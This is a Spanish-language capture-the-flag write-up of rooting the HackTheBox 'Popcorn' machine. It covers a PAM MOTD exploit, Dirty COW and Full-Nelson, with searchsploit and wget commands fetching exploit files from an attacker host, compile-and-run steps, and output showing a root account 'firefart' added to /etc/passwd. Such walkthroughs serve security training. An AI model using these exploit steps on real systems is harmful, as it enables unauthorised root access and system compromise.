sin embargo, no tengo la versión de PAM para validarla, por lo cual busco en internet

<https://listman.redhat.com/archives/pam-list/2012-November/002563.html>

← → ↻ 🏠 <https://listman.redhat.com/archives/pam-list/2012-November/002563.html>

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet

How can I know the PAM version?

Lakshmipathi.G [lakshmipathi.g at gmail.com](mailto:lakshmipathi.g@gmail.com)
Tue Nov 6 07:53:09 UTC 2012

- Previous message (by thread): [How can I know the PAM version?](#)
- Next message (by thread): [How can I know the PAM version?](#)
- Messages sorted by: [\[date \]](#) [\[thread \]](#) [\[subject \]](#) [\[author \]](#)

If you are using RPM based distro - Try something like "rpm -qa | grep pam"
If its dep based system - 'dpkg -l | grep pam' should give you version,I think.

dpkg -l | grep pam

```
-rw-r--r-- 1 george george 0 Mar 17 2017 motd.legal-displayed
www-data@popcorn:/home/george/.cache$ dpkg -l | grep pam
ii libpam-modules      1.1.0-2ubuntu1
ii libpam-runtime      1.1.0-2ubuntu1
ii libpam0gShibboleth 1.1.0-2ubuntu1
ii python-pam          0.4.2-12ubuntu3
```

Pluggable Authentication Modules for PAM
Runtime support for the PAM library
Pluggable Authentication Modules library
A Python interface to the PAM library

If you are using RPM based distro - Try something like "rpm -qa | grep pam"
If its dep based system - 'dpkg -l | grep pam' should give you version,I think.

parece que puede servir, según el funcionamiento del exploit esto es ejecute y utilice parece que no hay que configurar nada.


```
#!/bin/bash
#
# Exploit Title: Ubuntu PAM MOTD local root
# Date: July 9, 2010
# Author: Anonymous
# Software Link: http://packages.ubuntu.com/
# Version: pam-1.1.0
# Tested on: Ubuntu 9.10 (Karmic Koala), Ubuntu 10.04 LTS (Lucid Lynx)
# CVE: CVE-2010-0832
# Patch Instructions: sudo aptitude -y update; sudo aptitude -y install libpam~n~i
# References: http://www.exploit-db.com/exploits/14273/ by Kristian Erik Hermansen
#
# Local root by adding temporary user toor:toor with id 0 to /etc/passwd & /etc/shadow.
# Does not prompt for login by creating temporary SSH key and authorized_keys entry.
#
# user@ubuntu:~$ bash ubuntu-pam-motd-localroot.sh
# [*] Ubuntu PAM MOTD local root
# [*] Backupid /home/user/.ssh/authorized_keys
# [*] SSH key set up
# [*] Backupid /home/user/.cache
# [*] spawn ssh
```

CVE-2010-0832 pam_motd

levanto Python y transfiero el exploit
searchsploit -m 14339

```
~/machineshtb/Popcorn
searchsploit -m 14339
Exploit: Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)
URL: https://www.exploit-db.com/exploits/14339
Path: /usr/share/exploitdb/exploits/linux/local/14339.sh
Codes: CVE-2010-0832
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/kali/machineshtb/Popcorn/14339.sh

~/machineshtb/Popcorn
ls
14339.sh  cmd.php.png  ejemplo.torrent  linpeas.sh  php-reverse.png.php  Popcorn.pdf

~/machineshtb/Popcorn
```

wget http://10.10.14.7/14339.sh

```
www-data@popcorn:/tmp$ wget http://10.10.14.7/14339.sh
--2024-05-17 05:14:12-- http://10.10.14.7/14339.sh
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3042 (3.0K) [text/x-sh]
Saving to: '14339.sh'

100%[=====] 3.0K 4.34 MB/s

2024-05-17 05:14:12 (4.34 MB/s) - '14339.sh' saved [3042/3042]

www-data@popcorn:/tmp$ ls
14339.sh linpeas.sh torrenthoster torrenthoster.zip vgaauthsvclog.txt.0 vmware-root
www-data@popcorn:/tmp$ chmod +x 14339.sh
www-data@popcorn:/tmp$
```

como no funciona utilizo los exploits de kernel.

CVE-2016-5195 Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA'

El exploit de dirty cow aplica debido a que funciona para kernel que estén entre la versión 2.6.22 y 3.9 la máquina tiene 2.6.31

searchsploit dirty cow -w

searchsploit -m 40839

```
~/machineshtb/Popcorn
searchsploit dirty cow -w

Exploit Title | URL
-----|-----
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1) | https://www.exploit-db.com/exploits/43199
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2) | https://www.exploit-db.com/exploits/44305
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem' Race Condition-Privilege Escalation (SUID Method) | https://www.exploit-db.com/exploits/40616
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method) | https://www.exploit-db.com/exploits/40847
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition (Write Access Method) | https://www.exploit-db.com/exploits/40838
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) | https://www.exploit-db.com/exploits/40839
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method) | https://www.exploit-db.com/exploits/40611

Shellcodes: No Results

~/machineshtb/Popcorn
searchsploit -m 40839
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/machineshtb/Popcorn/40839.c

~/machineshtb/Popcorn
```

transfiero y compilo como lo dicen las instrucciones del exploit en la máquina víctima.

gcc -pthread 40839.c -o dirty -lcrypt

chmod +x dirty

```
www-data@popcorn:/tmp$ wget http://10.10.14.7/40839.c
--2024-05-17 05:50:41-- http://10.10.14.7/40839.c
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4814 (4.7K) [text/x-csrc]
Saving to: '40839.c'

100%[=====] 4.7K 21.5 MB/s

2024-05-17 05:50:41 (21.5 MB/s) - '40839.c' saved [4814/4814]

www-data@popcorn:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
www-data@popcorn:/tmp$ file dirty
dirty: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped
www-data@popcorn:/tmp$
```

Ejecuto.

./dirty

```
kati@kati: ~/machines/nto
www-data@popcorn:/tmp$ chmod +x dirty
www-data@popcorn:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash

mmap: b771f000
█
```

acá me solicita una contraseña para el nuevo usuario que se llama firefart por lo cual la añado y cancelo la ejecución para loguearme como firefart.

```
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash


mmap: b771f000
^C
www-data@popcorn:/tmp$ su firefart
Password:
firefart@popcorn:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:/tmp# █
```

y tenemos acceso a root


Exploit de kernel full-nelson full nelson

0.1. Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation


Busco en internet exploits de kernel con al versión 2.6.31 y encuentro un GitHub que contiene varios exploits.
<https://github.com/JISakuya/Linux-Privilege-Escalation-Exploits>




Allí filtro por la versión



allí redirige a exploit db acá copio el código y lo guardo en un archivo llamado full-nelson.c






transfiero a víctima y procedo a compilar como lo dice el exploit
 wget http://10.10.14.7/full-nelson.c
 gcc full-nelson.c -o full-nelson

```
www-data@popcorn:/tmp$ gcc full-nelson.c -o full-nelson
www-data@popcorn:/tmp$ file full-nelson
full-nelson: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped
www-data@popcorn:/tmp$
```

doy permisos de ejecución y ejecuto.
 chmod +x full-nelson
 ./full-nelson



acá me tira que soy firefart, pero porque recordemos que con dirty cow cambiamos el user, este exploit es más funcional que cow.